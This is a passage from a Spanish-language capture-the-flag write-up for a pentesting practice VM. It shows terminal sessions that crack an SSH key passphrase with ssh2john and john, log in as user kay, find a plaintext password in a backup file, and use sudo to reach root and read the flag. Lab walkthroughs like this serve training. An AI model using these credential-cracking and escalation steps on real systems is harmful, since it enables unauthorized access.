└─$ ls -l
total 7328
drwxr-xr-x 3 kali kali    4096 feb  8 21:45 Descargas
drwxr-xr-x 2 kali kali    4096 nov 20 04:42 Desktop
-rw-r--r-- 1 kali kali    7424 nov 29 07:50 diccionario.txt
drwxr-xr-x 2 kali kali    4096 nov 20 04:42 Documentos
drwxr-xr-x 5 kali kali    4096 feb  8 21:41 Documents
drwxr-xr-x 2 kali kali    4096 nov 20 04:42 Escritorio
-rw-r--r-- 1 root root 7245381 nov 13  2015 fsocity.dic
-rw------- 1 root root   96747 feb  8 21:11 fsoc.txt
-rw-r--r-- 1 kali kali      33 nov 29 06:31 hash.txt
-rw-r--r-- 1 kali kali   55113 feb  9 20:26 hydra.restore
-rw-r--r-- 1 kali kali    3326 feb  9 21:12 id_rsa
drwxr-xr-x 2 kali kali    4096 dic 12 06:38 Imágenes
drwxr-xr-x 2 root root    4096 feb  8 23:14 llaves
drwxr-xr-x 2 kali kali    4096 nov 20 04:42 Música
-rw-r--r-- 1 root root    1071 feb  8 20:52 nmap-http-enum.txt
-rw-r--r-- 1 root root     108 feb  8 20:43 nmap-syn-scan.txt
-rw-r--r-- 1 kali kali      33 nov 29 07:17 paco.420
drwxr-xr-x 2 kali kali    4096 nov  8 05:59 Pictures
drwxr-xr-x 2 kali kali    4096 nov 20 04:42 Plantillas
drwxr-xr-x 2 kali kali    4096 nov 20 04:42 Público
-rw-r--r-- 1 root root      39 feb  8 22:36 robot.txt
-rw-r--r-- 1 kali kali     173 feb  9 14:29 staff.txt
-rw-r--r-- 1 root root     514 feb  8 18:37 tcp-open-ports.txt
-rw-r--r-- 1 root root     870 feb  8 18:40 tcp-versiones.txt
-rw-r--r-- 1 root root       7 feb  8 21:34 usuarios.txt
drwxr-xr-x 2 kali kali    4096 nov 20 04:42 Vídeos
-rw-r--r-- 1 root root    3782 feb  8 21:34 wpscan-report.txt
```

Al tener la llave privada la convertiremos para elevar nuestros privilegios con :

```
┌──(kali㉿kali)-[~]
└─$ ssh2john id_rsa > id_rsa.txt
```

A continuación haremos un crackeo para sacar la contraseña

```
┌──(kali㉿kali)-[~]
└─$ ls -l /usr/share/wordlists/
total 136648
lrwxrwxrwx 1 root root        26 dic 12 03:31 amass → /usr/share/amass/wordlists
lrwxrwxrwx 1 root root        25 dic 12 03:31 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root        30 dic 12 03:31 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root        35 dic 12 03:31 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root        41 dic 12 03:31 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root        45 dic 12 03:31 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
-rw-r--r-- 1 root root        33 nov 29 06:51 hash.txt~
lrwxrwxrwx 1 root root        28 dic 12 03:31 john.lst → /usr/share/john/password.lst
lrwxrwxrwx 1 root root        27 dic 12 03:31 legion → /usr/share/legion/wordlists
lrwxrwxrwx 1 root root        46 dic 12 03:31 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root        41 dic 12 03:31 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 139921507 may 12  2023 rockyou.txt
lrwxrwxrwx 1 root root        39 dic 12 03:31 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root        25 dic 12 03:31 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root        37 dic 12 03:31 wifite.txt → /usr/share/dict/wordlist-probable.txt
```

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2024-02-09 21:21) 2.083g/s 172366p/s 172366c/s 172366C/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show id_rsa.txt
id_rsa:beeswax

1 password hash cracked, 0 left
```

```
┌──(kali㉿kali)-[~]
└─$ ssh kay@192.168.56.108 -i id_rsa
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
kay@192.168.56.108's password:
Permission denied, please try again.
kay@192.168.56.108's password:
Permission denied, please try again.
kay@192.168.56.108's password:
kay@192.168.56.108: Permission denied (publickey,password).

┌──(kali㉿kali)-[~]
└─$ ssh kay@192.168.56.108 -i id_rsa.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa.txt": bad permissions
kay@192.168.56.108's password:
Permission denied, please try again.
kay@192.168.56.108's password:
Permission denied, please try again.
kay@192.168.56.108's password:
kay@192.168.56.108: Permission denied (publickey,password).
```

```
┌──(kali㉿kali)-[~]
└─$ ls -l
total 7336
drwxr-xr-x 3 kali kali    4096 feb  8 21:45 Descargas
drwxr-xr-x 2 kali kali    4096 nov 20 04:42 Desktop
-rw-r--r-- 1 kali kali    7424 nov 29 07:50 diccionario.txt
drwxr-xr-x 2 kali kali    4096 nov 20 04:42 Documentos
drwxr-xr-x 5 kali kali    4096 feb  8 21:41 Documents
drwxr-xr-x 2 kali kali    4096 nov 20 04:42 Escritorio
-rw-r--r-- 1 root root 7245381 nov 13  2015 fsocity.dic
-rw------- 1 root root   96747 feb  8 21:11 fsoc.txt
-rw-r--r-- 1 kali kali      33 nov 29 06:31 hash.txt
-rw-r--r-- 1 kali kali   55113 feb  9 20:26 hydra.restore
-rw-r--r-- 1 kali kali    3326 feb  9 21:12 id_rsa
-rw-r--r-- 1 kali kali    4762 feb  9 21:14 id_rsa.txt
drwxr-xr-x 2 kali kali    4096 dic 12 06:38 Imágenes
```

```
┌──(kali㉿kali)-[~]
└─$ chmod 600 id_rsa*

┌──(kali㉿kali)-[~]
└─$ ssh kay@192.168.56.108 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

```
kay@basic2:~$ id
uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin
),116(sambashare)
kay@basic2:~$ sudo su -
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
sudo: 3 incorrect password attempts
```

```
kay@basic2:~$ ls -l
total 4
-rw------- 1 kay kay 57 Apr 23  2018 pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

```
kay@basic2:~$ sudo su -
[sudo] password for kay:
root@basic2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@basic2:~#
root@basic2:~#
root@basic2:~# whoami
root
root@basic2:~# hostname
basic2
root@basic2:~# ls -l
total 4
-rw-r--r-- 1 root root 1017 Apr 23  2018 flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
```